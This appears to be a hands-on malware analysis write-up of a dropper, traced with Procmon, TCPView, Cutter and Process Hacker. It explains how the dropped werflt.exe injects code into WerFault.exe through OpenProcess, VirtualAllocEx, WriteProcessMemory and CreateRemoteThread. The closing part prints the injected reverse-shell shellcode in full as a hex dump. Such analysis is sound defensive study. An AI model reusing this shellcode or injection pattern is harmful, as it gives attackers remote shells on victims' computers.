Malware.stage0.exe.malz

Malware.stage0.exe.malz

Floss Output

@Requested command not found: '$1'. OS error:

@osproc.nim(770, 14) `p.errStream == nil or FileHandleStream(p.errStream).handle != INVALID_HANDLE_VALUE`

@osproc.nim(769, 14) `p.outStream == nil or FileHandleStream(p.outStream).handle != INVALID_HANDLE_VALUE`

@osproc.nim(703, 14) `args.len == 0`

@\.\pipe\stdin

@\.\pipe\stdout


```
@C:\Users\Public\werflt.exe
@C:\Windows\SysWOW64\WerFault.exe
@C:\Users\Public\werflt.exe
```

!This program cannot be run in DOS mode.

Rich?/

Nothing suspicious found in peview

when viewed in procmon



Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
5:38:4...	Malware.stage0...	3312	CreateFile	C:\Users\Public\werflt.exe	SUCCESS	Desired Access: G...
5:38:4...	Malware.stage0...	3312	WriteFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 0, Length: 8...
5:38:4...	Malware.stage0...	3312	WriteFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 8,192, Leng...
5:38:4...	Malware.stage0...	3312	CloseFile	C:\Users\Public\werflt.exe	SUCCESS	
5:38:4...	Malware.stage0...	3312	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: R...
5:38:4...	Malware.stage0...	3312	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 10/6...
5:38:4...	Malware.stage0...	3312	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	
5:38:4...	Malware.stage0...	3312	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: R...
5:38:4...	Malware.stage0...	3312	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 10/6...
5:38:4...	Malware.stage0...	3312	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	
5:38:4...	Malware.stage0...	3312	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
5:38:4...	Malware.stage0...	3312	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: R...
5:38:4...	Malware.stage0...	3312	CreateFileMapp...	C:\Windows\SysWOW64\WerFault.exe	FILE LOCKED WI...	SyncType: SyncTy...
5:38:4...	Malware.stage0...	3312	QueryStandardI...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	AllocationSize: 483...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 0, Length: 4...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 50,176, Len...
5:38:4...	Malware.stage0...	3312	QueryStandardI...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	AllocationSize: 483...
5:38:4...	Malware.stage0...	3312	CreateFileMapp...	C:\Windows\SysWOW64\WerFault.exe	FILE LOCKED WI...	SyncType: SyncTy...
5:38:4...	Malware.stage0...	3312	QueryStandardI...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	AllocationSize: 483...
5:38:4...	Malware.stage0...	3312	CreateFileMapp...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	SyncType: SyncTy...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 450,560, Le...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 1,024, Leng...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 339,456, Le...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 342,528, Le...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 359,424, Le...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 359,936, Le...
5:38:4...	Malware.stage0...	3312	ReadFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Offset: 452,608, Le...
5:38:4...	Malware.stage0...	3312	QueryStandardI...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	AllocationSize: 483...
5:38:4...	Malware.stage0...	3312	CreateFileMapp...	C:\Windows\SysWOW64\WerFault.exe	FILE LOCKED WI...	SyncType: SyncTy...
5:38:4...	Malware.stage0...	3312	QueryStandardI...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	AllocationSize: 483...
5:38:4...	Malware.stage0...	3312	CreateFileMapp...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	SyncType: SyncTy...

So `werflt.exe` was created

and WerFault was used {WerFault is legitimate syscall for reporting errors}

To check if it's requesting for any connections I used tcpview



TCPView - Sysinternals: www.sysinternals.com

File Edit View Process Connection Options Help

4 TCP v4 6 TCP v6 4 UDP v4 6 UDP v6 wer

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
WerFault.exe	7072	TCP	Syn Sent	127.0.0.1	25041	127.0.0.1	8443	9/7/2022 5:42:41 AM	WerFault.exe	

It was using localhost on port `8443`

So that's all I got in Malware.stage0.exe.malz file

But werflt.exe was created if we analyise it,nothing was found in procmon,tcpview,peview

So moving on to reverse engineering (using cutter)

```
[0x00401000]
   ;-- section..text:
159: int main (int32_t arg_ch);
; var LPCVOID lpBuffer @ ebp-0x14c
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_ch @ ebp+0xc
push    ebp                         ; [00] -r-x section size 4096 named .text
mov     ebp, esp
sub     esp, 0x14c
mov     eax, dword [0x403004]
xor     eax, ebp
mov     dword [var_4h], eax
mov     eax, dword [arg_ch]
mov     ecx, 0x51                   ; 'Q' ; 81
push    esi
push    edi
mov     esi, 0x402110
lea     edi, [lpBuffer]
push    dword [eax + 4]             ; const char *str
rep     movsd dword es:[edi], dword ptr [esi]
movsb   byte es:[edi], byte ptr [esi]
call    dword [atoi]                ; 0x40205c ; int atoi(const char *str)
add     esp, 4
push    eax
push    0                           ; BOOL bInheritHandle
push    0x1fffff                    ; DWORD dwDesiredAccess
call    dword [OpenProcess]         ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push    0x40                        ; '@' ; 64
push    0x3000
push    0x145                       ; 325
mov     edi, eax
push    0                           ; LPVOID lpAddress
push    edi                         ; HANDLE hProcess
call    dword [VirtualAllocEx]      ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0                           ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145                       ; 325 ; SIZE_T nSize
push    eax                         ; LPCVOID lpBuffer
push    esi                         ; LPVOID lpBaseAddress
push    edi                         ; HANDLE hProcess
call    dword [WriteProcessMemory]  ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
push    0
push    0
push    0
push    esi
push    0
push    0                           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push    edi                         ; HANDLE hProcess
call    dword [CreateRemoteThread]  ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
push    edi                         ; HANDLE hObject
call    dword [CloseHandle]         ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov     ecx, dword [var_4h]
xor     eax, eax
pop     edi
xor     ecx, ebp
pop     esi
call    fcn.0040109f
mov     esp, ebp
pop     ebp
ret
```


So if we observe what's happening carefully in the main function

First a process is passed to main function as an argument `arg_ch` , then if is stored in eax

`mov eax,dword[arg_ch]`

- Next an API is being called [Open Process] it takes 3 args first is which process id to open here eax is being passed , so that process is being given the acess
- Next API called is [VirtualAllocEx] which is used to allocate a buffer with write permission to a process so we are passing edi as an arg which has the value of eax so we are allocating memory for the process which was passed as an arg to main func
- Next API called is [WriteProcessMemory] ,here it is taking buffer from lpbuffer and writing it into the process
- The final API is [CreateRemoteThread], here it creates a thread in a remote process and tells to go to the adress we used when we allocated during the writing process call and execute whatever is there


It was seen in ProcessHacker2



A rev shell was generated

In 3rd API call shell code was written into the buffer allocated in 2nd API call the shell code can be seen using ProcessHacker2.exe

In Protection RX and RW is common but RWX is a bit weird



0x75791000	Image: Commit	52 kB	RX	C:\Windows\SysWOW64\c
0x75761000	Image: Commit	128 kB	RX	C:\Windows\SysWOW64\r
0x756a1000	Image: Commit	628 kB	RX	C:\Windows\SysWOW64\v
0x75511000	Image: Commit	1,352 kB	RX	C:\Windows\SysWOW64\c
0x754c1000	Image: Commit	80 kB	RX	C:\Windows\SysWOW64\p
0x75451000	Image: Commit	276 kB	RX	C:\Windows\SysWOW64\F
0x75421000	Image: Commit	120 kB	RX	C:\Windows\SysWOW64\c
0x75411000	Image: Commit	32 kB	RX	C:\Windows\SysWOW64\u
0x671000	Image: Commit	332 kB	RX	C:\Windows\SysWOW64\v
0x580000	Private: Commit	4 kB	RWX	
0x60b000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 440)

So if we see the memory allocation of that address we find shell code

WerFault.exe (2408) (0x580000 - 0x581000)

```
00000000 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b ......`..1.d.P0.
00000010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R..R..r(..J&1..<
00000020 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 a|., .......RW.R
00000030 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 ..J<.L.x.H..Q.Y
00000040 01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac ...I..:I.4...1..
00000050 c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 .....8.u..}.;}$u
00000060 e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 .X.X$..f..K.X...
00000070 8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff ......D$$[[aYZQ.
00000080 e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 .__Z....]h32..hw
00000090 73 32 5f 54 68 4c 77 26 07 ff d5 b8 90 01 00 00 s2_ThLw&........
000000a0 29 c4 54 50 68 29 80 6b 00 ff d5 50 50 50 50 40 ).TPh).k...PPPP@
000000b0 50 40 50 68 ea 0f df e0 ff d5 97 6a 05 68 7f 00 P@Ph.......j.h..
000000c0 00 01 68 02 00 20 fb 89 e6 6a 10 56 57 68 99 a5 ..h.. ...j.VWh..
000000d0 74 61 ff d5 85 c0 74 0c ff 4e 08 75 ec 68 f0 b5 ta....t..N.u.h..
000000e0 a2 56 ff d5 68 63 6d 64 00 89 e3 57 57 57 31 f6 .V..hcmd...WWW1.
000000f0 6a 12 59 56 e2 fd 66 c7 44 24 3c 01 01 8d 44 24 j.YV..f.D$<...D$
00000100 10 c6 00 44 54 50 56 56 56 46 56 4e 56 56 53 56 ...DTPVVVFVNVVSV
00000110 68 79 cc 3f 86 ff d5 89 e0 4e 56 46 ff 30 68 08 hy.?.....NVF.0h.
00000120 87 1d 60 ff d5 bb f0 b5 a2 56 68 a6 95 bd 9d ff ..`......Vh.....
00000130 d5 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a .<.|....u..G.roj
00000140 00 53 ff d5 00 00 00 00 00 00 00 00 00 00 00 00 .S..............
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Conclusion

So when we execute the malware WerFault has the PID of 2408 and werflt takes that PID and opens the process of PID 2408 and allocates a buffer with write permission ,then writes the bytes of shell code to that location and creates a remothe thread which executes the shell code